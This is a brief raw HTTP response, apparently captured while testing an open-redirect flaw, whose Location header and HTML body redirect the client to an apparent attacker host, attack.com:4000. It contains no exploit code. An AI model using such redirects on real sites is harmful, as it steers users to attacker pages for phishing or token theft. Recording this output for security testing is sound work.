Date: Tue, 21 Oct 2025 09:23:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 233
Location: http://attack.com:4000/
Connection: close
<!doctype html>
<html lang=en>
<title>
Redirecting...
</title>
<h1>
Redirecting...
</h1>
<p>
You should be redirected automatically to the target URL:
http://attack.com:4000/

If not, click the link.